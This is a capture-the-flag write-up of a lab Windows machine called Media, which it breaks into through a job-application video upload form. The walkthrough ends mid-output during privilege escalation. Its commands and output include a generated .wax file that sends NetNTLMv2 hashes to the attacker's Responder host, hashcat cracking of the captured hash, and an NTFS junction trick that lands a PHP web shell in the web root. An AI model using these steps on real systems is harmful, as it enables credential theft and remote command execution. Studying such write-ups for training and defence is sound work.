Overview
- Type Machines
- OS Windows
- Severity Medium
- Creator enox
- Release date 2023 Oct 13
Enumeration
Start the instance via Discord, wait around 2 minutes for the machine to start all services and let’s go:

10.10.83.122
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.83.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 18:06 JST
Nmap scan report for 10.10.83.122
Host is up (0.26s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 0b:b3:c0:80:40:88:e1:ae:aa:3b:5f:f4:c2:23:c0:0d (RSA)
|   256 e0:80:3f:dd:b1:f8:fc:83:f5:de:d5:b3:2d:5a:4b:39 (ECDSA)
|_  256 b5:32:c0:72:18:10:0f:24:5d:f8:e1:ce:2a:73:5c:1f (ED25519)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: ProMotion Studio
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-27T09:09:03+00:00
|_ssl-date: 2025-01-27T09:09:10+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2025-01-26T09:05:52
|_Not valid after:  2025-07-28T09:05:52
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Main open ports are only for SSH, WEB and also RDP.
- Add
mediain in /etc/hosts
Web (80/tcp)

Seems a basic static website.
We can grab some potential users for futur brute-force:
- Parveen Anand
- Diana Petersen
- Larry Parker
Quick check if any virtual host can be found:
$ gobuster vhost --url http://media -t 50 -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --append-domain -k --exclude-length 334
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://media
[+] Method:           GET
[+] Threads:          50
[+] Wordlist:         /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
[+] Append Domain:    true
[+] Exclude Length:   334
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 55584 / 100001
Nothing
Same for directory discovery:
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://media -b 403,404,412
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://media
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   403,404,412
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/js                   (Status: 301) [Size: 320] [--> http://media/js/]
/css                  (Status: 301) [Size: 321] [--> http://media/css/]
/assets               (Status: 301) [Size: 324] [--> http://media/assets/]
/.                    (Status: 200) [Size: 18617]
/CSS                  (Status: 301) [Size: 321] [--> http://media/CSS/]
/examples             (Status: 503) [Size: 395]
/JS                   (Status: 301) [Size: 320] [--> http://media/JS/]
/Assets               (Status: 301) [Size: 324] [--> http://media/Assets/]
/Css                  (Status: 301) [Size: 321] [--> http://media/Css/]
/Js                   (Status: 301) [Size: 320] [--> http://media/Js/]
Progress: 4977 / 43008 (11.57%)
Nothing is interesting
Back to the web site and my bad I did not scroll down fully, as at the bottom we have something that can be interesting because we can upload a video file:

Upload a brief introduction video (compatible with Windows Media Player):

Please upload a brief introduction video about yourself and your experiences, explaining why you think you're fit for the job.
I search for for CVEs related to Windows Media Player but without success.
After more research, we found a good articlet Securify - living-off-the-land stealing netntlm hashes:

NTLM Theft via Windows Media Player
We use the Greenwolf’s ntlm_thef to create a .wax file (for a video, we can’t use .m3u as it’s for audio) which we then can upload:
Download ntlm_theft:
$ git clone https://github.com/Greenwolf/ntlm_theft.git
Generate the .wax file that we will use for a NTLMv2 hash stealing attack:
$ python3 ntlm_theft/ntlm_theft.py --generate wax --server 10.8.4.253 --filename sakamoto_days
Created: sakamoto_days/sakamoto_days.wax (OPEN)
Generation Complete.
Start a Responder:
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.4.253]
    Responder IPv6             [fe80::5929:7535:d7e7:4d69]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-PXW5I9I92AA]
    Responder Domain Name      [UAW0.LOCAL]
    Responder DCE-RPC Port     [45481]

[+] Listening for events...
Upload our file:


Then we got the NTLM Hash of enox:
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.83.122
[SMB] NTLMv2-SSP Username : MEDIA\enox
[SMB] NTLMv2-SSP Hash     : enox::MEDIA:653d1ebb6133e5fb:66347609BA8498365FCE1A745C98EF6C:010100000000000080587B1CEC70DB01A8CD3C94B2C0C4830000000002000800460033004400560001001E00570049004E002D00370041004D00320043004E004D00560052004800470004003400570049004E002D00370041004D00320043004E004D0056005200480047002E0046003300440056002E004C004F00430041004C000300140046003300440056002E004C004F00430041004C000500140046003300440056002E004C004F00430041004C000700080080587B1CEC70DB0106000400020000000800300030000000000000000000000000300000CB90262F7F410E532E3C6C0050A19C255EC65A0060CFB1F9245C96D2F25B530F0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000
Then we crack it with Hashcat:
$ hashcat -a 0 -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
ENOX::MEDIA:653d1ebb6133e5fb:66347609ba8498365fce1a745c98ef6c:010100000000000080587b1cec70db01a8cd3c94b2c0c4830000000002000800460033004400560001001e00570049004e002d00370041004d00320043004e004d00560052004800470004003400570049004e002d00370041004d00320043004e004d0056005200480047002e0046003300440056002e004c004f00430041004c000300140046003300440056002e004c004f00430041004c000500140046003300440056002e004c004f00430041004c000700080080587b1cec70db0106000400020000000800300030000000000000000000000000300000cb90262f7f410e532e3c6c0050a19c255ec65a0060cfb1f9245c96d2f25b530f0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000:1234virus@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENOX::MEDIA:653d1ebb6133e5fb:66347609ba8498365fce1a...000000
Found
enox:1234virus@
Now we use these credentials to connect to the machine via SSH:
$ sshpass -p '1234virus@' ssh enox@media -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added 'media' (ED25519) to the list of known hosts.

Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>
We grab the flag Media_User:
enox@MEDIA C:\Users\enox>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\Users\enox

10/02/2023  09:26 AM    <DIR>          .
10/02/2023  09:26 AM    <DIR>          ..
10/02/2023  10:04 AM    <DIR>          Desktop
10/02/2023  10:04 AM    <DIR>          Documents
05/08/2021  12:20 AM    <DIR>          Downloads
05/08/2021  12:20 AM    <DIR>          Favorites
05/08/2021  12:20 AM    <DIR>          Links
05/08/2021  12:20 AM    <DIR>          Music
05/08/2021  12:20 AM    <DIR>          Pictures
05/08/2021  12:20 AM    <DIR>          Saved Games
05/08/2021  12:20 AM    <DIR>          Videos
               0 File(s)              0 bytes
              11 Dir(s)   8,561,840,128 bytes free

enox@MEDIA C:\Users\enox>cd Desktop

enox@MEDIA C:\Users\enox\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\Users\enox\Desktop

10/02/2023  10:04 AM    <DIR>          .
10/02/2023  09:26 AM    <DIR>          ..
10/10/2023  02:58 AM                36 user.txt
               1 File(s)             36 bytes
               2 Dir(s)   8,561,840,128 bytes free

enox@MEDIA C:\Users\enox\Desktop>type user.txt
VL{28ec1c0c64abcc790954f27429fbf5ff}
Host Enumeration
enox@MEDIA C:\Users\enox>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\enox> dir -Path HKLM:\SYSTEM\CurrentControlSet\services | Get-ItemProperty | Select-Object DisplayName,ImagePath | select-string -NotMatch  "svchost.exe" | select-string "exe"

@{DisplayName=@%SystemRoot%\system32\Alg.exe,-112; ImagePath=C:\Windows\System32\alg.exe}
@{DisplayName=Amazon EC2Launch; ImagePath="C:\Program Files\Amazon\EC2Launch\service\EC2LaunchService.exe"}
@{DisplayName=Amazon SSM Agent; ImagePath="C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"}
@{DisplayName=Apache HTTP Server; ImagePath="C:\Xampp\apache\bin\httpd.exe" -k runservice}
@{DisplayName=@%systemroot%\system32\AppVClient.exe,-102; ImagePath=C:\Windows\system32\AppVClient.exe}
@{DisplayName=AWS Lite Guest Agent; ImagePath="C:\Program Files\Amazon\XenTools\LiteAgent.exe"}
@{DisplayName=@comres.dll,-947; ImagePath=C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}}
@{DisplayName=@%SystemRoot%\system32\CredentialEnrollmentManager.exe,-100; ImagePath=C:\Windows\system32\CredentialEnrollmentManager.exe}
@{DisplayName=@%SystemRoot%\system32\DiagSvcs\DiagnosticsHub.StandardCollector.ServiceRes.dll,-1000;
ImagePath=C:\Windows\system32\DiagSvcs\DiagnosticsHub.StandardCollector.Service.exe}
@{DisplayName=Microsoft Edge Update Service (edgeupdate); ImagePath="C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc}
@{DisplayName=Microsoft Edge Update Service (edgeupdatem); ImagePath="C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc}
@{DisplayName=@%SystemRoot%\system32\efssvc.dll,-100; ImagePath=C:\Windows\System32\lsass.exe}
@{DisplayName=@%SystemRoot%\System32\Drivers\ExecutionContext.sys,-101; ImagePath=System32\Drivers\ExecutionContext.sys}
@{DisplayName=@keyiso.dll,-100; ImagePath=C:\Windows\system32\lsass.exe}
@{DisplayName=Microsoft Edge Elevation Service (MicrosoftEdgeElevationService); ImagePath="C:\Program Files
(x86)\Microsoft\Edge\Application\117.0.2045.60\elevation_service.exe"}
@{DisplayName=@comres.dll,-2797; ImagePath=C:\Windows\System32\msdtc.exe}
@{DisplayName=@%SystemRoot%\system32\msimsg.dll,-27; ImagePath=C:\Windows\system32\msiexec.exe /V}
@{DisplayName=@%SystemRoot%\System32\netlogon.dll,-102; ImagePath=C:\Windows\system32\lsass.exe}
@{DisplayName=@%systemroot%\sysWow64\perfhost.exe,-2; ImagePath=C:\Windows\SysWow64\perfhost.exe}
@{DisplayName=PsShutdown; ImagePath=C:\Windows\PSSDNSVC.EXE}
@{DisplayName=ReviewService; ImagePath=C:\Program Files\nssm-2.24\win64\nssm.exe}
@{DisplayName=@%systemroot%\system32\Locator.exe,-2; ImagePath=C:\Windows\system32\locator.exe}
@{DisplayName=@gpapi.dll,-114; ImagePath=C:\Windows\system32\RSoPProv.exe}
@{DisplayName=@%SystemRoot%\system32\samsrv.dll,-1; ImagePath=C:\Windows\system32\lsass.exe}
@{DisplayName=@%systemroot%\system32\SecurityHealthAgent.dll,-1002; ImagePath=C:\Windows\system32\SecurityHealthService.exe}
@{DisplayName=@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1001; ImagePath="C:\Program Files\Windows Defender Advanced
Threat Protection\MsSense.exe"}
@{DisplayName=@%SystemRoot%\system32\SensorDataService.exe,-101; ImagePath=C:\Windows\System32\SensorDataService.exe}
@{DisplayName=@%SystemRoot%\System32\SgrmBroker.exe,-100; ImagePath=C:\Windows\system32\SgrmBroker.exe}
@{DisplayName=@firewallapi.dll,-50323; ImagePath=C:\Windows\System32\snmptrap.exe}
@{DisplayName=@%systemroot%\system32\spoolsv.exe,-1; ImagePath=C:\Windows\System32\spoolsv.exe}
@{DisplayName=@%SystemRoot%\system32\sppsvc.exe,-101; ImagePath=C:\Windows\system32\sppsvc.exe}
@{DisplayName=OpenSSH Authentication Agent; ImagePath=C:\Windows\System32\OpenSSH\ssh-agent.exe}
@{DisplayName=OpenSSH SSH Server; ImagePath=C:\Windows\System32\OpenSSH\sshd.exe}
@{DisplayName=@%SystemRoot%\system32\TieringEngineService.exe,-702; ImagePath=C:\Windows\system32\TieringEngineService.exe}
@{DisplayName=@%SystemRoot%\servicing\TrustedInstaller.exe,-100; ImagePath=C:\Windows\servicing\TrustedInstaller.exe}
@{DisplayName=@%systemroot%\system32\AgentService.exe,-102; ImagePath=C:\Windows\system32\AgentService.exe}
@{DisplayName=@%SystemRoot%\system32\vaultsvc.dll,-1003; ImagePath=C:\Windows\system32\lsass.exe}
@{DisplayName=@%SystemRoot%\system32\vds.exe,-100; ImagePath=C:\Windows\System32\vds.exe}
@{DisplayName=VMware Alias Manager and Ticket Service; ImagePath="C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"}
@{DisplayName=@oem8.inf,%VM3DSERVICE_DISPLAYNAME%;VMware SVGA Helper Service; ImagePath=C:\Windows\system32\vm3dservice.exe}
@{DisplayName=VMware Tools; ImagePath="C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"}
@{DisplayName=VMware Snapshot Provider; ImagePath=C:\Windows\system32\dllhost.exe /Processid:{CB88CB48-3C3B-41F2-AF06-C8C27C54931B}}
@{DisplayName=@%systemroot%\system32\vssvc.exe,-102; ImagePath=C:\Windows\system32\vssvc.exe}
@{DisplayName=@%ProgramFiles%\Windows Defender\MpAsDesc.dll,-320; ImagePath="C:\ProgramData\Microsoft\Windows
Defender\Platform\4.18.23090.2008-0\NisSrv.exe"}
@{DisplayName=@%ProgramFiles%\Windows Defender\MpAsDesc.dll,-310; ImagePath="C:\ProgramData\Microsoft\Windows
Defender\Platform\4.18.23090.2008-0\MsMpEng.exe"}
@{DisplayName=Windows Trusted Execution Environment Class Extension; ImagePath=system32\drivers\WindowsTrustedRT.sys}
@{DisplayName=@%Systemroot%\system32\wbem\wmiapsrv.exe,-110; ImagePath=C:\Windows\system32\wbem\WmiApSrv.exe}
@{DisplayName=@%PROGRAMFILES%\Windows Media Player\wmpnetwk.exe,-101; ImagePath="C:\Program Files\Windows Media Player\wmpnetwk.exe"}
@{DisplayName=@%systemroot%\system32\SearchIndexer.exe,-103; ImagePath=C:\Windows\system32\SearchIndexer.exe /Embedding}
2 services can be interesting:
@{DisplayName=Apache HTTP Server; ImagePath="C:\Xampp\apache\bin\httpd.exe" -k runservice}@{DisplayName=ReviewService; ImagePath=C:\Program Files\nssm-2.24\win64\nssm.exe}
Let’s check:
PS C:\Users\enox> reg query "HKLM\SYSTEM\CurrentControlSet\services\ApacheHTTPServer"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\ApacheHTTPServer
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x2
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    "C:\Xampp\apache\bin\httpd.exe" -k runservice
    DisplayName    REG_SZ    Apache HTTP Server
    DependOnService    REG_MULTI_SZ    Tcpip\0Afd
    ObjectName    REG_SZ    NT AUTHORITY\Local Service
    Description    REG_SZ    Apache/2.4.56 (Win64)
    FailureActions    REG_BINARY    0000000000000000000000000300000014000000010000001400000001000000140000000100000014000000
    RequiredPrivileges    REG_MULTI_SZ    SeChangeNotifyPrivilege\0SeCreateGlobalPrivilege\0SeIncreaseWorkingSetPrivilege\0SeTcbPrivilege\0SeTimeZonePrivilege
Interesting because run under
NT AUTHORITY\Local Serviceservice account (can be good for escalation privilege)
PS C:\Users\enox> reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\ReviewService

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\ReviewService
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x2
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    C:\Program Files\nssm-2.24\win64\nssm.exe
    DisplayName    REG_SZ    ReviewService
    ObjectName    REG_SZ    .\enox
    DelayedAutostart    REG_DWORD    0x0
    FailureActionsOnNonCrashFailures    REG_DWORD    0x1
    FailureActions    REG_BINARY    0000000000000000000000000300000014000000010000001400000001000000140000000100000014000000
    RequiredPrivileges    REG_MULTI_SZ    SeChangeNotifyPrivilege\0SeCreateGlobalPrivilege\0SeIncreaseWorkingSetPrivilege
Not interesting because run under
enoxuser
Let’s take a look in the Apache HTTP server folder C:\xampp\htdocs:
PS C:\Users\enox> cd ..\..\xampp\htdocs
PS C:\xampp\htdocs> dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
Review the index.php file:
PS C:\xampp\htdocs> type index.php

<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";
        }
    }
?>
...
This script handles the file upload feature observed on the website.
It generates a unique folder name using the MD5 hash of the concatenated firstname, lastname, and email fields:
$folderName = md5($firstname . $lastname . $email);
This folder will be created under the base upload directory which is C:/Windows/Tasks/Uploads/, then the script will store the uploaded file in that folder.
The uploaded file will be stored with the form: C:\windows\tasks\uploads\(md5sum)\filename.txt
Take a look on the permissions at the htdocs directory:
PS C:\xampp\htdocs> icacls ..\htdocs
..\htdocs MEDIA\Administrator:(I)(OI)(CI)(F)
          NT AUTHORITY\LOCAL SERVICE:(I)(OI)(CI)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
enoxhas noWRITEpermissions butNT AUTHORITY\LOCAL SERVICEhas it.
Take a look on the permissions at the uploads directory:
PS C:\windows\tasks> icacls .\Uploads\
.\Uploads\ Everyone:(OI)(CI)(F)
           BUILTIN\Administrators:(I)(F)
           BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(I)(F)
           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
           CREATOR OWNER:(I)(OI)(CI)(IO)(F)
enoxhasWRITEpermissions
Double check:
PS C:\windows\tasks> cd uploads
PS C:\windows\tasks\uploads> mkdir test


    Directory: C:\windows\tasks\uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/27/2025   2:24 AM                test


PS C:\windows\tasks\uploads> dir


    Directory: C:\windows\tasks\uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/27/2025   1:49 AM                d41d8cd98f00b204e9800998ecf8427e
d-----         1/27/2025   2:24 AM                test
-a----         1/27/2025   1:50 AM              0 todo.txt
Confirmed
Arbitrary Write Privileges via Symlinks & NTFS junctions (local service)
- Vulnlab | Shinra: Local Privilege Escalation via File Redirection
- OffSec Almond - Intro to file operation abuse on Windows
Symbolic linksandNTFS junctionscan point to non-existent targets because the operating system does not continuously ensure that the target exists.
We can use Symlinks or Junction to abuse this, since we can predict the folder name using md5sum(name + lastname + email), we can create a junction with the same name pointing to C:\xampp\htdocs, subsequent file uploads are redirected to the web server’s root directory which is C:\xampp\htdocs. Therefore, we can upload a PHP shell with that way.
Let’s predict the folder name where the file will be stored by calculating the MD5 sum of the firstnamelastnameemail we are going to use.:
$ echo -n 'satorugojosgojo@media.vl' | md5sum
7f1124a4096d694aef12b30d32e01404  -
Let’s create our shell.php:
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
At this point all we have to do is to input the first name, last name, and email then upload the file:

Then check the folder:
PS C:\windows\tasks\uploads> dir


    Directory: C:\windows\tasks\uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/27/2025   2:46 AM                7f1124a4096d694aef12b30d32e01404
d-----         1/27/2025   1:49 AM                d41d8cd98f00b204e9800998ecf8427e
d-----         1/27/2025   2:24 AM                test
-a----         1/27/2025   2:46 AM             71 todo.txt
We can see that folder corresponding to our MD5 has been created
7f1124a4096d694aef12b30d32e01404
Now let’s delete the generated directory:
PS C:\windows\tasks\uploads> rmdir .\7f1124a4096d694aef12b30d32e01404\

Confirm
The item at C:\windows\tasks\uploads\7f1124a4096d694aef12b30d32e01404\ has children and the Recurse parameter was not specified. If you continue, all
children will be removed with the item. Are you sure you want to continue?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): A
PS C:\windows\tasks\uploads> dir


    Directory: C:\windows\tasks\uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/27/2025   1:49 AM                d41d8cd98f00b204e9800998ecf8427e
d-----         1/27/2025   2:24 AM                test
-a----         1/27/2025   2:47 AM              0 todo.txt
Create the junction:
PS C:\windows\tasks\uploads> cmd.exe /c "mklink /J 7f1124a4096d694aef12b30d32e01404 c:\xampp\htdocs"
Junction created for 7f1124a4096d694aef12b30d32e01404 <<===>> c:\xampp\htdocs
Double check:
PS C:\windows\tasks\uploads> dir


    Directory: C:\windows\tasks\uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----l         1/27/2025   2:52 AM                7f1124a4096d694aef12b30d32e01404
d-----         1/27/2025   1:49 AM                d41d8cd98f00b204e9800998ecf8427e
d-----         1/27/2025   2:24 AM                test
-a----         1/27/2025   2:53 AM             71 todo.txt
Confirmed
Re-upload the file:
The file will be saved under c:\xampp\htdocs\ instead of the original location:
PS C:\windows\tasks\uploads> cd c:\xampp\htdocs
PS C:\xampp\htdocs> dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
-a----         1/27/2025   2:53 AM            349 shell.php
Now we can call our shell:
$ curl --path-as-is -i -s -k http://media/shell.php?cmd=whoami -X GET
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2025 10:58:11 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
X-Powered-By: PHP/8.1.17
Content-Length: 262
Content-Type: text/html; charset=UTF-8

<html>
<body>
<form method="GET" name="shell.php">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
nt authority\local service
...
We have a shell as
nt authority\local service
Privilege Escalation
Way 1 - SeTcbPrivilege abusing (Media_Root)
$ curl --path-as-is -i -s -k http://media/shell.php?cmd=whoami%20%2Fpriv -X GET
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2025 11:00:26 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
X-Powered-By: PHP/8.1.17
Content-Length: 818
Content-Type: text/html; charset=UTF-8

<html>
<body>
<form method="GET" name="shell.php">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== ========
